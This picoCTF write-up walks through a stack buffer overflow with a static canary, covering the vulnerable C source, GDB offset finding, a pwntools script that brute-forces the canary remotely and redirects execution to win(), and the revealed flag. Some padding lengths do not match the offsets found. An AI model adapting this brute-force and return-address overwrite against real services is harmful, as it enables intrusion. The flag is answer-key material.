buffer overflow 3 - picoGym Hard Binary Exploitation


To start the challenge, I was given a c file vuln.c which contains a stack canary that I have to try overflow and bypass to get the flag:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <wchar.h>
#include <locale.h>

#define BUFSIZE 64
#define FLAGSIZE 64
#define CANARY_SIZE 4

#ifdef _WIN32
  #include <io.h>
  #define read _read
  typedef int gid_t;              // stub type
  static inline gid_t getegid(void) { return 0; }
  static inline int setresgid(gid_t a, gid_t b, gid_t c) { (void)a; (void)b; (void)c; return 0; }
#else
  #include <unistd.h>
  #include <sys/types.h>
#endif

void win() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'flag.txt' in this directory with your",
                    "own debugging flag.\n");
    fflush(stdout);
    exit(0);
  }

  fgets(buf,FLAGSIZE,f); // size bound read
  puts(buf);
  fflush(stdout);
}

char global_canary[CANARY_SIZE];
```

```
void read_canary() {
  FILE *f = fopen("canary.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'canary.txt' in this directory with your",
                  "own debugging canary.\n");
    fflush(stdout);
    exit(0);
  }

  fread(global_canary,sizeof(char),CANARY_SIZE,f);
  fclose(f);
}

void vuln(){
   char canary[CANARY_SIZE];
   char buf[BUFSIZE];
   char length[BUFSIZE];
   int count;
   int x = 0;
   memcpy(canary,global_canary,CANARY_SIZE);
   printf("How Many Bytes will You Write Into the Buffer?\n> ");
   while (x<BUFSIZE) {
      read(0,length+x,1);
      if (length[x]=='\n') break;
      x++;
   }
   sscanf(length,"%d",&count);

   printf("Input> ");
   read(0,buf,count);

   if (memcmp(canary,global_canary,CANARY_SIZE)) {
      printf("***** Stack Smashing Detected ***** : Canary Value Corrupt!\n"); // crash immediately
      fflush(stdout);
      exit(0);
   }
   printf("Ok... Now Where's the Flag?\n");
   fflush(stdout);
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);
```

```
  // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  read_canary();
  vuln();
  return 0;
}
```

Going into Kali, I noticed that I needed to find out the number of bytes to overflow the buffer and canary variables. I can overflow the two by finding the offset between their addresses which is to just take the difference between the two addresses. I loaded up Cutter on my Kali machine, which is a reverse engineering tool used to help visualize code and files easier. Once I found where the global canary and buffer variables were being stored and pushed onto the stack, I correlated the registers with the addresses they were assigned to and took the difference between them.




After analyzing, I found that the buffer variable was being loaded into var_54h which corresponded to the 0x54 address and the global canary variable was loaded into s1 which was the 0x14 address. Taking the difference between the two, we have an offset of 64. We will use this as the number of padding characters needed to start the overflow process.

After creating our canary.txt file and adding a sample canary “flag” to test locally, I needed to overflow and break the program to find the offset and address of the win function within the vuln.c file. Once I ran the program with the 64 padding chars, canary, and another 100 chars to break it, I located the register that was overflowed which was the eip register and found the offset of that register. This offset will tell us how many padding chars are needed to get to the win function.

```
┌──(root㉿kali)-[~/Desktop/picoCTF]
└─# gdb vuln
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────── registers ────
$eax   : 0x0
$ebx   : 0x61616163 ("caaa"?)
$ecx   : 0x0
$edx   : 0xf7e258a0  →  0x00000000
$esp   : 0xffffcf80  →  "faaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaara[...]"
$ebp   : 0x61616164 ("daaa"?)
$esi   : 0x08049640  →  <__libc_csu_init+0000> endbr32
$edi   : 0xf7ffcb80  →  0x00000000
$eip   : 0x61616165 ("eaaa"?)
```

```
gef➤  pattern offset eaaa
[+] Searching for '61616165'/'65616161' with period=4
[+] Found at offset 13 (little-endian search) likely
```

To complete the breaking process, we just need to get the address of the win function to append to our input to finally piece together and output the flag from the server. To do so I disassembled the win function and grabbed the first address and after converting to the actual bytes in memory order using python’s p32() function, I appended everything together as input for the program to be overflowed and output the flag.



```
gef➤  disass win
Dump of assembler code for function win:
   0x08049336 <+0>:     endbr32
   0x0804933a <+4>:     push   ebp
   0x0804933b <+5>:     mov    ebp,esp
   0x0804933d <+7>:     push   ebx
   0x0804933e <+8>:     sub    esp,0x54
   0x08049341 <+11>:    call   0x8049270 <__x86.get_pc_thunk.bx>
   0x08049346 <+16>:    add    ebx,0x2cba
   0x0804934c <+22>:    sub    esp,0x8
   0x0804934f <+25>:    lea    eax,[ebx-0x1ff8]
   0x08049355 <+31>:    push   eax
   0x08049356 <+32>:    lea    eax,[ebx-0x1ff6]
   0x0804935c <+38>:    push   eax
   0x0804935d <+39>:    call   0x8049200 <fopen@plt>
   0x08049362 <+44>:    add    esp,0x10
   0x08049365 <+47>:    mov    DWORD PTR [ebp-0xc],eax
   0x08049368 <+50>:    cmp    DWORD PTR [ebp-0xc],0x0
   0x0804936c <+54>:    jne    0x80493ac <win+118>
   0x0804936e <+56>:    sub    esp,0x4
   0x08049371 <+59>:    lea    eax,[ebx-0x1fed]
   0x08049377 <+65>:    push   eax
   0x08049378 <+66>:    lea    eax,[ebx-0x1fd8]
   0x0804937e <+72>:    push   eax
   0x0804937f <+73>:    lea    eax,[ebx-0x1fa3]
   0x08049385 <+79>:    push   eax
   0x08049386 <+80>:    call   0x8049140 <printf@plt>
   0x0804938b <+85>:    add    esp,0x10
   0x0804938e <+88>:    mov    eax,DWORD PTR [ebx-0x4]
   0x08049394 <+94>:    mov    eax,DWORD PTR [eax]
   0x08049396 <+96>:    sub    esp,0xc
   0x08049399 <+99>:    push   eax
   0x0804939a <+100>:   call   0x8049150 <fflush@plt>
   0x0804939f <+105>:   add    esp,0x10
   0x080493a2 <+108>:   sub    esp,0xc
   0x080493a5 <+111>:   push   0x0
   0x080493a7 <+113>:   call   0x80491c0 <exit@plt>
   0x080493ac <+118>:   sub    esp,0x4
   0x080493af <+121>:   push   DWORD PTR [ebp-0xc]
   0x080493b2 <+124>:   push   0x40
   0x080493b4 <+126>:   lea    eax,[ebp-0x4c]
   0x080493b7 <+129>:   push   eax
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────── registers ────
$eax   : 0xfffffe00
$ebx   : 0x0
```

After disassembling the win function, I found 0x08049336 to be the first register that we can use in our input string. Running with the fully constructed string: 200\nAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAflagBBBBBBBBBBBB6\x93\x04\x08\n, we get that our flag is picoCTF{flag} which is what we want to see on a local level. To find the canary on the server side, we have to connect to the port the canary is hosted on and craft a python function to retrieve the rest of the flag:

```
from pwn import *

port = 56816
canary = ''

with context.quiet:
    for i in range(1, 5):
        for j in range(256):
            s = remote('saturn.picoctf.net', port)
            s.sendlineafter(b'> ', str(64 + i).encode())
            s.sendlineafter(b'> ',  ('A'*64 + canary + chr(j)).encode())
            out = s.recvall()

            if b'Smashing' not in out:
                canary += chr(j)
                print(canary)
                break

    s = remote('saturn.picoctf.net', port)
    s.sendlineafter(b'> ', str(200).encode())
    s.sendlineafter(b'> ', ('A'*64 + canary + 'B'*16).encode() + p32(0x08049336))
    out = s.recvall()
    print(out)
```

Using this python script, I am able to remotely connect to the server where the canary is located, brute force the 4-byte canary, and then build the payload based on my local testing that pivots to the execution to the win() function. After finding the canary is BiRd, the function is able to build the final payload and print out our flag.

Flag: picoCTF{Stat1C_c4n4r13s_4R3_b4D_fba9d49b}